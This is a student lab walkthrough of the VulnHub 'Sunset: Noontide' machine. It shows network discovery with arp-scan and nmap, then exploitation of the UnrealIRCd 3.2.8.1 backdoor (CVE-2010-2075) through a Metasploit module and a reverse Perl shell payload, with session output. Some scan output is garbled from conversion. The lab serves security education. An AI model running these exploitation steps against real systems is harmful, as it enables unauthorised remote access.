# **Noontide Walkthrough**

#### Introduction:

This lab was performed in a local environment and was given as lab work in college. You can get the machine from the link here.

"Sunset: Noontide" from <u>VulnHub</u> is designed to simulate real-world vulnerabilities and serves as a great practice target for ethical hackers and security professionals. The target machine was identified using <u>arp-scan</u>, providing the following details:

IP Address: 10.0.2.8

Mac Address: 08:00:27:34:66:a9

```
(user⊕ kali)-[~]
 -$ <u>sudo</u> arp-scan -
Interface: eth0, type: EN10MB, MAC: 08:00:27:a2:a7:24, IPv4: 10.0.2.4 WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
                 52:54:00:12:35:00
                                             (Unknown: locally administered)
10.0.2.1
10.0.2.2
                  52:54:00:12:35:00
                                             (Unknown: locally administered)
                 08:00:27:57:3b:84
10.0.2.3
                                             (Unknown)
10.0.2.8
                 08:00:27:34:66:a9
                                             (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.863 seconds (137.41 hosts/sec). 4 responded
```

Then the machine was scanned using nmap, and got to know more about the open ports and their services.

#### nmap -sV -p- <Target IP>

```
starting Nmap -sV -p- 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 13:06 +0545
Nmap scan report for 10.0.2.8
Host is up (0.00098s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8067/tcp open irc UnrealIRCd
8067/tcp open irc UnrealIRCd
Some open irc UnrealIRCd
NAC Address: 08:00:27:34:66:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.foonet.com
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
```

Then found out that there were 3 tcp ports open, all were running the same service and versions.

Open Ports: 6667, 6697, 8067

Service: irc

Version: UnrealIRCD

Then searched for possible exploits that are out, so that they could be exploited.

#### searchsploit <service-version>


Found a Backdoor Command Execution with the path linux/remote/16922.rb

Then started the Metasploit Framework (Msfconsole):

#### msfconsole

Then I searched for UnrealIRCD, then found a module. It was disclosed in the year 2010.

#### search <possible-module>



Then, I used it and looked for the possible options to input.

## use 0 options

Then, I saw there was a RHOSTS needed. On its description, "The target host(s)" was written. So, I added the RHOSTS to be the machine's IP address.

#### set rhosts <machine\_IP>

As the post was already set, nothing else needed to be changed. Then, I looked for the payload to be inserted.


#### show payloads

Then there were 12 possible payloads.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
      Name
                                                   Disclosure Date
                                                                     Rank
                                                                            Check Description
      payload/cmd/unix/bind_perl
                                                                                    Unix Command Shell, Bind TCP (vi
      payload/cmd/unix/bind_perl_ipv6
                                                                                    Unix Command Shell, Bind TCP (vi
                                                                     normal
                                                                                    Unix Command Shell, Bind TCP (vi
a Ruby)
 4 payload/cmd/unix/bind_ruby_ipv6 Ruby) IPv6
                                                                                    Unix Command Shell, Bind TCP (vi
                                                                     normal
      payload/cmd/unix/generic
                                                                                    Unix Command, Generic Command Ex
      payload/cmd/unix/reverse
                                                                     normal
                                                                                    Unix Command Shell, Double Rever
      payload/cmd/unix/reverse_bash_telnet_ssl
                                                                                    Unix Command Shell, Reverse TCP
SSL (telnet)
      payload/cmd/unix/reverse_perl
                                                                                    Unix Command Shell, Reverse TCP
                                                                     normal
      payload/cmd/unix/reverse_perl_ssl
SSL (via perl)
      payload/cmd/unix/reverse_ruby
                                                                     normal
                                                                                    Unix Command Shell, Reverse TCP
via Ruby)
   (via Ruby)
  12 payload/cmd/unix/reverse_ssl_double_telnet
                                                                                    Unix Command Shell, Double Rever
                                                                            No
```

I tried using payload 6 "payload/cmd/unix/reverse" but it didn't work. Then, I tried payload 8 "payload/cmd/unix/reverse\_perl". I looked at the options to see if there's anything else to set.

# set payload <payload\_no> options



Then, I set the LHOST to my Kali's IP as it is the host that listens to exploits.

#### set lhost <Kali\_IP>

Then, I looked at the options again to confirm if anything else is missing. After confirmation that nothing else was to be set, I tried exploiting. It could be performed using the command "exploit" or "run". Then, finally the session has opened. A a backdoor access was successful.

#### exploit / run

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444

[*] 10.0.2.8:6667 - Connected to 10.0.2.8:6667 ...
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...
:irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead

[*] 10.0.2.8:6667 - Sending backdoor command ...

[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.8:36000) at 2025-06-28 13:26:40 +0545
```

Then, I did ip a to confirm that the machine was accessed. It showed the IP of the machine and the backdoor achievement was successful.

#### ip a

### **Summary**

In this lab, we exploited a well-known backdoor in UnrealIRCd 3.2.8.1, gaining remote shell access. The vulnerability was a hardcoded command execution backdoor disclosed in 2010. This emphasizes the importance of keeping software up to date and monitoring known CVEs.

#### **Tools Used**

Tool	Purpose	Usage in This Walkthrough
arp-scan	Network discovery	Used to identify the IP and MAC address of the target machine on the local network.
nmap	Port scanning & service enumeration	Performed a full TCP port scan to discover open ports and detect services (UnrealIRCd) running on the target.
searchsploit	Exploit database lookup (local copy of Exploit-DB)	Used to find known vulnerabilities and exploits related to the detected UnrealIRCd version.
Metasploit Framework (msfconsole)	Exploitation framework	Utilized to load and execute an UnrealIRCd exploit module, configure payloads, and establish a reverse shell.

#### **Exploits Used**

**Exploit name:** UnrealIRCd 3.2.8.1 Backdoor Command Execution

**Description:** A backdoor vulnerability in UnrealIRCd 3.2.8.1, introduced by malicious code in the source distribution. It allows unauthenticated command execution on the server.

**Details:** 

- Exploit Source: Exploit-DB ID: 16922

- CVE ID: CVE-2010-2075

- Used via Metasploit Module: exploit/unix/irc/unreal\_ircd\_3281\_backdoor

- Payload Used: cmd/unix/reverse\_perl

This lab demonstrates how even a single overlooked vulnerability — like the backdoor in **UnrealIRCd 3.2.8.1** — can result in complete system compromise. The exercise reinforces the importance of proper service enumeration, vulnerability research, and choosing the right payload during exploitation.

It also highlights a key takeaway for system administrators and security professionals:

Always verify the integrity of downloaded software and keep services patched and updated!